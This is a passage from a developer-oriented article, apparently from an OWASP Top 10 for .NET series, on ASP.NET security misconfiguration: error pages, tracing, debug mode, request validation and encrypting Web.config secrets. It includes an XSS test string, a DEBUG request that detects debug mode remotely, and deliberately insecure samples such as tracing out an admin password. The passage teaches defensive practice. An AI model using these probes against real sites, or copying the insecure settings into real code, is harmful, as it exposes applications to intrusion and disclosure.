
Another way to tackle this issue is to use [ASP.NET health monitoring](#) and deliver error messages with stack traces directly to a support mailbox. Of course keep in mind this is a plain text medium and ideally you don't want to be sending potentially sensitive data via unencrypted email but it's certainly a step forward from exposing a Yellow Screen of Death.

All of these practices are pretty easy to implement but they're also pretty easy to neglect. If you want to be *really* confident your stack traces are not going to bubble up to the user, just set the machine.config of the server to [retail mode](#) inside the system.web element:

```
<deployment retail="true" />
```


Guaranteed not to expose those nasty stack traces!

One last thing while I'm here; as I was searching for material to go into another part of this post, I came across the site below which perfectly illustrates just how much potential risk you run by allowing the Yellow Screen of Death to make an appearance in your app. If the full extent of what's being disclosed below isn't immediately obvious, have a bit of a read about what the `machineKey` element is used for. Ouch!




Get those traces under control

[ASP.NET tracing](#) can be great for surfacing diagnostic information about a request, but it's one of the *last* things you want exposed to the world. There are two key areas of potential internal implementation leakage exposed by having tracing enabled, starting with information automatically exposed in the trace of any request such as the structure of the ASPX page as disclosed by the control tree:



Control UniqueID	Type	Render Size (including children)
__Page	ASP.default_aspx	2755
ctl00	ASP.site_master	2755
ctl00\$ctl04	System.Web.UI.LiteralControl	174
ctl00\$ctl00	System.Web.UI.HtmlControls.HtmlHead	108
ctl00\$ctl02	System.Web.UI.HtmlControls.HtmlTitle	29
ctl00\$ctl03	System.Web.UI.HtmlControls.HtmlLink	64
ctl00\$HeadContent	System.Web.UI.WebControls.ContentPlaceHolder	2
ctl00\$HeadContent\$ctl00	System.Web.UI.LiteralControl	2
ctl00\$ctl05	System.Web.UI.LiteralControl	14
aspnetForm	System.Web.UI.HtmlControls.HtmlForm	0
ctl00\$ctl06	System.Web.UI.LiteralControl	254
ctl00\$HeadLoginView	System.Web.UI.WebControls.LoginView	126
ctl00\$HeadLoginView\$ctl00	System.Web.UI.Control	126
ctl00\$HeadLoginView\$ctl01	System.Web.UI.LiteralControl	28
ctl00\$HeadLoginView\$HeadLoginStatus	System.Web.UI.HtmlControls.HtmlAnchor	74
ctl00\$HeadLoginView\$ctl02	System.Web.UI.LiteralControl	6
ctl00\$HeadLoginView\$ctl03	System.Web.UI.LiteralControl	24
ctl00\$ctl07	System.Web.UI.LiteralControl	84
ctl00\$NavigationMenu	System.Web.UI.WebControls.Menu	505
ctl00\$ctl08	System.Web.UI.LiteralControl	78
ctl00\$MainContent	System.Web.UI.WebControls.ContentPlaceHolder	480


Potentially sensitive data stored in session and application states:



Server variables including internal paths:

Name	Value
ALL_HTTP	HTTP_CACHE_CONTROL:max-age=0 HTTP_CONNECTION:keep-alive HTTP_CONTENT_LENGTH:0 HTTP_ACCEPT:application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,application/javascript;q=0.4,*/*;q=0.3 HTTP_ACCEPT_CHARSET:ISO-8859-1,utf-8;q=0.7,*;q=0.3 HTTP_ACCEPT_ENCODING:gzip,deflate,sdch HTTP_ACCEPT_LANGUAGE:en-GB,en-US;q=0.8,en;q=0.6 HTTP_COOKIE:ASP.NET_SessionId=gt0dmf5vvq4fesifxsrklbqa HTTP_HOST:localhost:85 HTTP_USER_AGENT:Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10
ALL_RAW	Cache-Control: max-age=0 Connection: keep-alive Content-Length: 0 Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png;q=0.4,*/*;q=0.3 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3 Accept-Encoding: gzip,deflate,sdch Accept-Language: en-GB,en-US;q=0.8,en;q=0.6 Cookie: ASP.NET_SessionId=gt0dmf5vvq4fesifxsrklbqa Host: localhost:85 User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10
APPL_MD_PATH	/LM/W3SVC/3/ROOT
APPL_PHYSICAL_PATH	C:\Projects\VulnerableApplication\Web\
AUTH_TYPE	
AUTH_USER	
AUTH_PASSWORD	
LOGON_USER	
REMOTE_USER	
CERT_COOKIE	
CERT_FLAGS	
CERT_ISSUER	
CERT_KEYSIZE	
CERT_SECRETKEYSIZE	
CERT_SERIALNUMBER	
CERT_SERVER_ISSUER	
CERT_SERVER_SUBJECT	
CERT_SUBJECT	
CONTENT_LENGTH	0
CONTENT_TYPE	
GATEWAY_INTERFACE	CGI/1.1
HTTPS	off
HTTPS_KEYSIZE	
HTTPS_SECRETKEYSIZE	
HTTPS_SERVER_ISSUER	
HTTPS_SERVER_SUBJECT	
INSTANCE_ID	3
INSTANCE_META_PATH	/LM/W3SVC/3

The .NET framework versions:



Secondly, we've got information explicitly traced out via the Trace.(Warn|Write) statements, for example:

```
var adminPassword = ConfigurationManager.AppSettings["AdminPassword"];
Trace.Warn("The admin password is: " + adminPassword);
```

Which of course yields this back in the Trace.axd:

 A screenshot of a web browser window displaying 'Trace Information'. The table below shows various ASP.NET page lifecycle events and their timestamps. One entry is highlighted in red, showing the output of the Trace.Warn statement.

Category	Message	From First(s)	From Last(s)
aspx.page	Begin PreInit		
aspx.page	End PreInit	0.0177331221895982	0.017733
aspx.page	Begin Init	0.0177940783935281	0.000061
aspx.page	End Init	0.017837068558405	0.000043
aspx.page	Begin InitComplete	0.0178588844629694	0.000022
aspx.page	End InitComplete	0.0178800587232819	0.000021
aspx.page	Begin PreLoad	0.0178993080508388	0.000019
aspx.page	End PreLoad	0.0179204823111513	0.000021
aspx.page	Begin Load	0.01794037328296	0.000020
aspx.page	The admin password is: Passw0rd	0.0201540459519947	0.002214
aspx.page	End Load	0.0203548806028376	0.000201
aspx.page	Begin LoadComplete	0.0203895293924399	0.000035
aspx.page	End LoadComplete	0.0204113452970043	0.000022
aspx.page	Begin PreRender	0.0204305946245611	0.000019

Granted, some of these examples are intentionally vulnerable but they illustrate the point. Just as with the previous custom errors example, the mitigation really is very straight forward. The easiest thing to do is to simply set tracing to local only in the system.web element of the Web.config:

```
<trace enabled="true" localOnly="true" />
```

As with the custom errors example, you can always keep it turned off in live environments but on in a testing environment by applying the appropriate config transforms. In this case, local only can remain as false in the Web.config but the trace element can be removed altogether in the configuration used for deploying to production:

```
<trace xdt:Transform="Remove" />
```

Finally, good old retail mode applies the same heavy handed approach to tracing as it does to the Yellow Screen of Death so enabling that on the production environment will provide that safety net if a bad configuration does accidentally slip through.

Disable debugging

Another Web.config setting you really don't want slipping through to customer facing environments is compilation debugging. Scott Gu examines this setting in more detail in his excellent post titled [Don't run production ASP.NET Applications with debug="true" enabled](#) where he talks about four key reasons why you don't want this happening:

1. The compilation of ASP.NET pages takes longer (since some batch optimizations are disabled)
2. Code can execute slower (since some additional debug paths are enabled)
3. Much more memory is used within the application at runtime
4. Scripts and images downloaded from the WebResources.axd handler are not cached

Hang on; does any of this really have anything to do with *security* misconfiguration? Sure, you don't want your production app suffering the sort of issues Scott outlined above but strictly speaking, this isn't a direct security risk per se.

So why is it here? Well, I can see a couple of angles where it could form part of a successful exploit. For example, use of the "DEBUG" conditional compilation constant in order to only execute particular statements whilst we're in debug mode. Take the following code block:

```
#if DEBUG
Page.EnableEventValidation = false;
#endif
```


Obviously in this scenario you're going to drop the page [event validation](#) whilst in debug mode. The point is not so much about event validation, it's that there may be code written which is never expected to run in the production environment and doing so could present a security risk.

Of course it could also present a functionality risk; there could well be statements within the “#if” block which could perform actions you never want happening in a production environment.


The other thing is that when debug mode is enabled, it’s remotely detectable. All it takes is to jump over to Fiddler or any other tool that can construct a custom HTTP request like so:

```
DEBUG / HTTP/1.1
Host: localhost:85
Accept: */*
Command: stop-debug
```

And the debugging state is readily disclosed:



Or (depending on your rights):



But what can you do if you *know* debugging is enabled? I'm going to speculate here, but knowing that debugging is on and knowing that when in debug mode the app is going to consume a lot more server resources starts to say "possible service continuity attack" to me.

I tried to get some more angles on this [from Stack Overflow](#) and [from the IT Security Stack Exchange site](#) without getting much more than continued speculation. Whilst there doesn't seem to be a clear, known vulnerability – even just a disclosure vulnerability – it's obviously not a state you want to leave your production apps in. Just don't do it, ok?!

Last thing on debug mode; the earlier point about setting the machine in retail mode also disables debugging. One little server setting and custom errors, tracing and debugging are all sorted. Nice.

Request validation is your safety net – don't turn it off!

One neat thing about a platform as well rounded and mature as the .NET framework is that we have a lot of rich functionality baked right in. For example, we have a native defence against [cross-site scripting \(XSS\)](#), in the form of [request validation](#).


I wrote about this earlier in the year in my post about [Request Validation, DotNetNuke and design utopia](#) with the bottom line being that turning it off wasn't a real sensible thing to do, despite a philosophical school of thought along the lines of "you should always be validating untrusted data against a whitelist anyway". I likened it to turning off the traction control in a vehicle; there are cases where you want to do but you better be damn sure you know what you're doing first.

Getting back to XSS, request validation ensures that when a potentially malicious string is sent to the server via means such as form data or query string, the safety net is deployed (traction control on – throttle cut), and the string is caught before it's actually processed by the app.

Take the following example; let's enter a classic XSS exploit string in a text box then submit the page to test if script tags can be processed.

It looks like this: `<script>alert('XSS');</script>`

And here's what request validation does with it:



I've kept custom errors off for the sake of showing the underlying server response and as you can see, it's none too happy with the string I entered. Most importantly, the web app hasn't proceeded with processing the request and potentially surfacing the untrusted data as a successful XSS exploit. The thing is though, there are folks who aren't real happy with ASP.NET poking its nose into the request pipeline so they turn it off in the `system.web` element of the `Web.config`:

```
<httpRuntime requestValidationMode="2.0" />
<pages validateRequest="false" />
```

Sidenote: [changes to request validation in .NET4](#) means it needs to run in .NET2 request validation mode in order to turn it off altogether.

If there's *really* a need to pass strings to the app which violate request validation rules, just turn it off on the required page(s):

```
<%@ Page ValidateRequest="false" %>
```

However, if you're going to go down this path, you want to watch how you handle untrusted data very, very carefully. Of course you should be following practices like validation against a whitelist and using proper output encoding anyway, you're just extra vulnerable to XSS exploits once you don't have the request validation safety net there. There's more info on protecting yourself from XSS in [OWASP Top 10 for .NET developers part 2: Cross-Site Scripting \(XSS\)](#).

Encrypt sensitive configuration data

I suspect this is probably equally broadly known yet broadly done anyway; *don't* put unencrypted connection strings or other sensitive data in your `Web.config`! There are just too many places where the `Web.config` is exposed including in source control, during deployment (how many people use FTP without transport layer security?), in backups or via a server admin just to name a few. Then of course there's the risk of disclosure if the server or the app is compromised, for example by exploiting [the padding oracle vulnerability we saw a few months back](#).

Let's take a typical connection string in the `Web.config`:

```
<connectionStrings>
  <add name="MyConnectionString" connectionString="Data
    Source=MyServer;Initial Catalog=MyDatabase;User
```

```

    ID=MyUsername;Password=MyPassword"/>
</connectionStrings>

```

Depending on how the database server is segmented in the network and what rights the account in the connection string has, this data could well be sufficient for any public user with half an idea about how to connect to a database to do some serious damage. The thing is though, encrypting these is super easy.

At its most basic, encryption of connection strings – or other elements in the Web.config, for that matter – is quite simple. The MSDN [Walkthrough: Encrypting Configuration Information Using Protected Configuration](#) is a good place to start if this is new to you. For now, let's just use the `aspnet_regiis` command with a few parameters:


```

C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regiis
  -site "VulnerableApp"
  -app "/"
  -pe "connectionStrings"

```

What we're doing here is specifying that we want to encrypt the configuration in the "VulnerableApp" IIS site, at the root level (no virtual directory beneath here) and that it's the "connectionStrings" element that we want encrypted. We'll run this in a command window on the machine *as administrator*. If you don't run it as an admin you'll likely find it can't open the website.

Here's what happens:



The screenshot shows a command prompt window titled "Administrator: C:\Windows\System32\cmd.exe". The command entered is: `C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regiis -site "VulnerableApp" -app "/" -pe "connectionStrings"`. The output shows: `Encrypting configuration section... Succeeded!`. The prompt returns to `C:\>`.

You can also [do this programmatically via code](#) if you wish. If we now go back to the connection string in the Web.config, here's what we find:

```

<connectionStrings
  configProtectionProvider="RsaProtectedConfigurationProvider">
  <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"
    xmlns="http://www.w3.org/2001/04/xmlenc#">

```

```
<EncryptionMethod Algorithm=
"http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />
<KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
  <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">
    <EncryptionMethod Algorithm=
      "http://www.w3.org/2001/04/xmlenc#rsa-1_5" />
    <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
      <KeyName>Rsa Key</KeyName>
    </KeyInfo>
    <CipherData>
      <CipherValue>
        Ousa3THPcqKLohZikydj+xMALEJO3vFbMDN3o6HR0J6u28wgBYh3S2WtiF7LeU/
        rU2RZiX0p3qW0ke6BEOx/RSCpoEc8rry0Ytbcz7nS7ZpqqE8wKbCKLq7kJdcD2O
        TKqSTeV3dgZN1U0EF+s0l2wIOicrpP8rn4/6AHmqH2TcE=
      </CipherValue>
    </CipherData>
  </EncryptedKey>
</KeyInfo>
<CipherData>
  <CipherValue>
    eoIzXNpp0/LB/IGU2+Rcy0LFV3MLQuM/cNEIMY7Eja0A5aub0AFxKaXHUx04gj37nf7
    EykP31dErhpeS4rCK5u8O2VMElyw10T1hTeR9INjXd9cWzbSrTH5w/QN5E8lq+sEVkq
    T9RBHfq5AAyUp7STWv4d2z7T8fOopylK5C5tBeeBBdMNH2m400aIvVqBSlTY8tKbmh1
    +amjiOPav3YeGw7jBIXQrfeiOq4ngjiJXpMtKJcZQ/KKSi/0C6lwj1s6WLZsEomoys=
  </CipherValue>
</CipherData>
</EncryptedData>
</connectionStrings>
```

Very simple stuff. Of course keep in mind that the encryption needs to happen on the same machine as the decryption. Remember this when you're publishing your app or configuring [config transforms](#). Obviously you also want to apply this logic to any other sensitive sections of the Web.config such as any credentials you may store in the app settings.

Apply the principle of least privilege to your database accounts

